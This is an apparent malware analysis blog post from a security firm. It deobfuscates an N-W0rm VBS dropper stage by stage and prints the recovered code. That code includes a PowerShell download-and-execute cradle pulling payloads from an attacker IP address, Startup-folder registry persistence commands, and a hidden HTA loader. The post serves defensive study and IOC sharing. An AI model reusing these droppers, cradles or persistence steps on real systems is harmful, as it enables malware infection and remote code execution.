
N-W0rm analysis (Part 1)

secuinfra.com/en/techtalk/n-w0rm-analysis-part-1/


01.02.2022

This article shows our analysis of an N-W0rm sample. This appears to be a relatively new sample and according to Malware Bazaar the first sample was seen on the 18th January 2022.



Date (UTC)	SHA256 hash	Type	Signature	Tags	Reporter	DL
2022-01-28 08:56	1b976a1fa26c4118d09c...	vbs	N-W0rm	N-W0rm vbs	@abuse_ch	
2022-01-27 16:07	386128b90172d3ff50f6...	iso	N-W0rm	iso N-W0rm	@TeamDreier	
2022-01-25 20:05	508f09c7a267caf3aba8...	vbs	N-W0rm	N-W0rm vbs	@abuse_ch	
2022-01-25 12:31	425cab12eb77f6d7a267...	vbs	N-W0rm	N-W0rm vbs	@madjack_red	
2022-01-23 17:33	965da84f9225991b177...	vbs	N-W0rm	N-W0rm vbs	@abuse_ch	
2022-01-23 17:33	10a5a95ddae4178a390...	vbs	N-W0rm	N-W0rm vbs	@abuse_ch	
2022-01-23 17:33	ea5f3f6a66109a59f9b2...	vbs	N-W0rm	N-W0rm vbs	@abuse_ch	
2022-01-19 17:49	e78187122c899922fa5...	vbs	N-W0rm	N-W0rm vbs	@AndreGironda	
2022-01-19 17:49	b1b74b26bc36c5feb53...	hta	N-W0rm	hta N-W0rm	@AndreGironda	
2022-01-18 16:44	4924951e30e0ef17f54d...	exe	N-W0rm	exe N-W0rm	@James_inthe_box	
2022-01-18 15:55	94766b7f5469168f24fe...	vbs	N-W0rm	N-W0rm RAT vbs	@abuse_ch	

We got the sample from Malware Bazaar and hence do not know this sample is delivered. However, according to @executemalware, N-W0rm is delivered via Email.



ExecuteMalware
@executemalware

Lastly, I saw a few emails that were identified as N-W0rm #nw0rm - this is the first I've heard of that one.

There's an #opendir listed in the IOCs as well.
Tweet übersetzen

executemalware/**Malware-IOCs**

1 Contributor · 0 Issues · 127 Stars · 19 Forks

github.com
Malware-IOCs/2022-01-19 N-W0rm IOCs at main · executemalware/Malware-I...
Contribute to executemalware/Malware-IOCs development by creating an account on GitHub.

3:28 vorm. · 20. Jan. 2022 · Twitter Web App

If you want to follow along you can grab the sample from here:
https://bazaar.abuse.ch/sample/1b976a1fa26c4118d09cd6b1eaeceafccc783008c22da58d6f5b1b3019fa1ba4/

Overview

Before we start analyzing the sample, let's take a closer look at the architecture of the compromise. The following figure shows the infection from the first stage to the final payload:




Todays Article
15.188.246.78
GET
http://15.188.246.78/Q/RILSXDKOPJHN.TXT
GET
http://15.188.246.78/Q/SSSSSSHSJSJSA.txt
VB
Execute VBS Script
Execute RILSXDKOPJHN.TXT
HTA
Create C:\ProgramData\....hta
Execute SSSSSSHSJSJSA.txt
.NET
.NET

Figure_1: Infection overview

As you can see in the figure above the infection ends with two 2 .NET binaries being dropped. Today's article will describe all the way from the initial infection to that point. The analysis of the two binaries will be covered in our next article.

First Stage

This sample is delivered as a VBS file that uses obfuscation to make static analysis harder and evade signatures. In our first step, we will deobfuscate the VBS code and unveil the second stage. Below you will find the full code of the first stage. Line 3 contains a rather long string that contains obfuscated PowerShell. As this long line would destroy the image, we replaced it for aesthetic reasons.




```
1 RKVHTVIXBSVPCUWGBGHC = replace("WScript.ShEUNC-*$[BR>01*B<!B;3S>2U1*%OL[R=*o2KQ-O","UNC-*$[BR>01*B<!B;3S>2U1*%OL[R=*o2KQ-O","LL")
2 Set GDBEISOOHYXTIYJSJCIP = CreateObject(RKVHTVIXBSVPCUWGBGHC)
3 QKIIFRIJDK = <LONG STRING>
4 GDBEISOOHYXTIYJSJCIP.Run(QKIIFRIJDK),0,True
5 Set GDBEISOOHYXTIYJSJCIP = Nothing
```

Figure_2:Initial VBS Code

As the original source only contains 5 lines, we can walk through the code line by line.

Here some important strings are scrambled by replacing some chars with other chars and then at runtime reversing this operation. We can reverse this operation by using the python REPL.




```
1 >>> obfuscated = "WScript.ShEUNC~*$[BR>01*B<!B;3S>2U1*%OL[R=*o2KQ~O"
2 >>> obfuscated.replace("UNC~*$[BR>01*B<!B;3S>2U1*%OL[R=*o2KQ~O","LL")
3 'WScript.ShELL'
```

Figure_3: Deobfuscating the first line

So, the string will be deobfuscated to **Wscript.SheLL**. This means that this sample will send some commands to the operating system somewhere later. In the next line nothing interesting is happening, only the **Wscript.SheLL** object is created. Now line 3 is the interesting part as this line holds a long string containing obfuscated PowerShell code. As in line 4, this code will also be executed, we will need to analyze it to fully understand this malware.

First, as we can see in line 3, the full PowerShell Code is in one line. We normally don't write code like this. To make this at least a bit more readable, we need to space this code across multiple lines, like it is usually done. Semicolons (;) are used to indicate Line-Breaks. To use those to our advantage, we can paste this long line into a text editor and replace all semicolons with a line-break (\n) and a semicolon to keep the syntax.




```
1 'POWERSHELL $Hx = 'http://15.188.246.78/Q/RILSXDKOPJHN.TXT';
2 Function CHGBGWUCPVSBXIVTHVKR([String] $YSPYIFQRKOLKROCJSQSO) {
3     $SCOEXRUXFFEKPCIXXRUS = [System.Collections.Generic.List[Byte]]::new();
4     for ($BCTNTQKOTEUUCVYWRWWX = 0; $BCTNTQKOTEUUCVYWRWWX -lt $YSPYIFQRKOLKROCJSQSO.Length; $BCTNTQKOTEUUCVYWRWWX += 8) {
5             $SCOEXRUXFFEKPCIXXRUS.Add([Convert]::ToByte($YSPYIFQRKOLKROCJSQSO.Substring($BCTNTQKOTEUUCVYWRWWX, 8), 2))
6         }
7         return [System.Text.Encoding]::ASCII.GetString($SCOEXRUXFFEKPCIXXRUS.ToArray())
8     };
9
10 $RVIGZABQBSOIJNIGJODS = CHGBGWUCPVSBXIVTHVKR '<LONG STRING>'.Replace('KDJIRFIIKQ','0');
11 IEX $RVIGZABQBSOIJNIGJODS
```

Figure_4: Beautified PowerShell Code

The first that pops into our eye is the IP address at the top. We will come back to it later, but for now, we found an important IOC.


This PowerShell snippet defines a function called **CHGBGWUCPVSBXIVTHVKR** in line 2. This function will be called in line 10 and the result is executed with **IEX** in line 11. So based on the call of IEX to the result of the function we can assume that the function decodes some further PowerShell that is executed. The string that will be deobfuscated is in line 10 which is again a very long string, that we have replaced again here. To deobfuscate this string, the probably easiest thing we could do is to copy this whole code snippet, replace the IEX in line 11 by echo and execute it in a PowerShell session. Alternately you could reimplement the function in e.g., Python and execute it there. We opted for the second method and reimplemented the logic on python. The screenshot below shows the code.



```
import bitarray

obfuscated_str = '<LONG STRING>'
obfuscated_str = obfuscated_str.replace('KDJIRFIIKQ', '0')

deobfuscated = []

for i in range(0, len(obfuscated_str), 8):
    chunk = obfuscated_str[i:i + 8]
    decoded = bitarray.bitarray(chunk).tobytes().decode('utf-8')
    deobfuscated.append(decoded)

print(''.join(deobfuscated))
```

Figure_5: Reimplementation of deobfuscation loop


By running our Python script to deobfuscate the long string, we get yet again an obfuscated PowerShell command.



```
[stRING]::joIn('',((76,64, 93, 45,75 ,96, 114, 40 ,74, 103,111,96,102, 113,37, 75,96,113 ,43 ,82,96 , 103,70 , 105, 108, 96, 107 ,113 ,44, 43 ,
 65,106,114 , 107 , 105 , 106 , 100 , 97,86 ,113 , 119,108,107,98 , 45, 33 , 77 , 125 , 44) |FOReach{[ChAr]($_-BxOR'0x05' )}) ) | .(
 ([STRIng]$veRboSepREFeRenCE)[1,3]+'X'-join'')
```

Figure_6: Output of the above Python script

Again, we can either enter this code into a PowerShell session or recreate the Script in e.g., Python, and execute it there. Again, we choose to reimplement it in Python. The code can be seen below:



```
a = [
    76, 64, 93, 45, 75, 96, 114, 40, 74, 103, 111, 96, 102, 113, 37, 75, 96,
    113, 43, 82, 96, 103, 70, 105, 108, 96, 107, 113, 44, 43, 65, 106, 114,
    107, 105, 106, 100, 97, 86, 113, 119, 108, 107, 98, 45, 33, 77, 125, 44
]

decoded = ''

for i in a:
    decoded += chr(i ^ 0x05)

print(decoded)

-> IEX(New-Object Net.WebClient).DownloadString($Hx)
```


Figure_7: Deobfusaction and output

This last decoded command brings us back to the beginning. Remember the IP address at the beginning? That's the content of the variable $Hx. So, all this decoding only to download the file and execute it.

Stage 2 (RILSXDKOPJHN.TXT)

Oh Boy, the second stage looks a bit bulkier than the first one. This sample is fully packed with obfuscated strings and the usage of the replace function is rather dominant here. As this stage contains a bit more code than the previous one, we will not copy-paste every single line here. If you want to truly understand what is happening here, we recommend that you download the sample yourself and follow along.

We will begin by decoding the first big block of obfuscated string right at the beginning:




```
1 $A1 = "C:\ProgramData\YHWZHLCQJHGQRFRHWZLCKSEUZIHLSJYATIODFBQPXTUSLQUEHVXQJENITGNZ"
2 $BCYLTZBIQZPYLOWNTJLUIVTDIINOVHDQEDSWPLJHSQPYKQQGLSYBCOSSJOVF = '<LONG
  SSTRING>'.Replace('QUUQSHSTIBDRIBXZCDYNLOGVQORRHPDAGNDDEXVVWNYRKYRIQRYJYVGLKTNE','7').Replace('RILSXDOUCQDAGEJLVYRGXFVRCXIJXQZSXJKHRIZHFFTNUUSVRXOQNXCITQHN','F')
3 Invoke-Expression (-join $(foreach($ZUTYWRVJPARJNDIWUAXWWZDCEGCHANONIDIYGCCECUXKIKBZNPTJTGIAPWCU in
  ($BCYLTZBIQZPYLOWNTJLUIVTDIINOVHDQEDSWPLJHSQPYKQQGLSYBCOSSJOVF -split '(?<=\G[0-9a-f]{2})(?=.)')){ [Char]
  [System.Convert]::ToByte($ZUTYWRVJPARJNDIWUAXWWZDCEGCHANONIDIYGCCECUXKIKBZNPTJTGIAPWCU, 16) }))
```

Figure_8: First Block of obfuscatated code in the second stage

The obfuscated string is in the second line. This string is first modified by calling replace() twice on it. Lastly, the string is then deobfuscated by the loop in line 3. This loop might look strange at first, but it is rather simple.


This loop starts by calling -split on the string from line 2, i.e., converting the big string into a list based on a condition. This Regex-based condition searches for hex-characters and after every second occurrence, it splits. That means our iterate variable always contains two hex-chars. These chars are then converted to ASCII and lastly concatenated. If we put all this together, we can again recreate this logic in python.



```
a = '<LONG STRING>'

a = a.replace('QUUQSHSTIBDRIBXZCDYNLOGVQORRHPDAGNDDEXVVWNYRKYRIQRYJYVGLKTNE'. '7')
a = a.replace('RILSXDOUCQDAGEJLVYRGXFVRCXIJXQZSXJKHRIZHFFTNUUSVRXOQNXCITQHN'. 'F')

decoded = ''

for i in range(0, len(a), 2):
    chunk = a[i:i+2]
    decoded += bytes.fromhex(chunk).decode('ASCII')

print(decoded)
```

Figure_9: Python based deobfusaction of the first block

Running this script yields the following output (I've added the variable $A1 from the first line for clearness):



```
$A1 = "C:\ProgramData\YHWZHLCQJHGQRFRHWZLCKSEUZIHLSJYATIODFBQPXTUSLQUEHVXQJENITGNZ"
[system.io.directory]::CreateDirectory($A1)
start-sleep -s 3
Set-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders" -Name "Startup" -Value $A1;
Set-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders" -Name "Startup" -Value $A1;
```


Figure_10: Full first deobfuscated block

We also get an interesting IOC here. So, the second stage starts by creating the directory **C:\ProgramData\YHWZHLCQJHGQRFRHWZLCKSEUZIHLSJYATIODFBQPXTUSLQUEHVXQJENITGNZ**, then sleeps for 3 seconds.

The next two lines are important because we get our persistence indicators here. The newly created directory is set as StartUp, meaning it is executed each time the system is rebooted.

Let's go back to the code and take a look at the next block.

The next step is interesting. The Variable **$ZEJOTRZCRVYEGGCGNZPLJDJROGPKEIGINPVGHOQXYSFSXBDOKJATKYHEPRNO** will hold what appears to be HTML content, starting with a scripblock inserting VBScript code.




```
$ZEJOTRZCRVYEGGCGNZPLJDJROGPKEIGINPVGHOQXYSFSXBDOKJATKYHEPRNO = @'
<script language="VBScript">
Window.ReSizeTo 0, 0
Window.moveTo -2000,-2000
Function var_func()
```

Figure_11: Beginning of the scriptblock

Now the function **var_func()** takes no arguments and its only purpose is to deobfuscate multiple strings it contains

In line 36 we can see that this will be an hta file that will be saved in the following path
C:\ProgramData\YHWZHLCQJHGQRFRHWZLCKSEUZIHLSJYATIODFBQPXTUSLQUEHVXQJENITGNZ\YHWZHLCQJHGQRFRHWZLCKSE



```
34  </script>
35  '@
36  Set-Content -Path C:\ProgramData\YHWZHLCQJHGQRFRHWZLCKSEUZIHLSJYATIODFBQPXTUSLQUEHVXQJENITGNZ\YHWZHLCQJHGQRFRHWZLCKSEUZIHLSJYATIODFBQPXTUSLQUEHVXQJENITGNZ.HTA -Value
    $ZEJOTRZCRVYEGGCGNZPLJDJROGPKEIGINPVGHOQXYSFSXBDOKJATKYHEPRNO
```

Figure_12: Creation of an HTA file

As the content of this hta is only obfuscated by the usage of repeatably calls to replace() we will not show all steps taken to deobfuscate but rather only the end result. The decoding ends with the scripts downloading the next stage from http://15.188.246[.]78/Q/SSSSSSHSJSJSA.txt and executing it.


Stage 3

This will be the final stage I promise!

Again, we are greeted with a bunch of obfuscated code. This time there are two big blocks of obfuscated code. Both strings start with 4D5A, i.e., the MZ header.

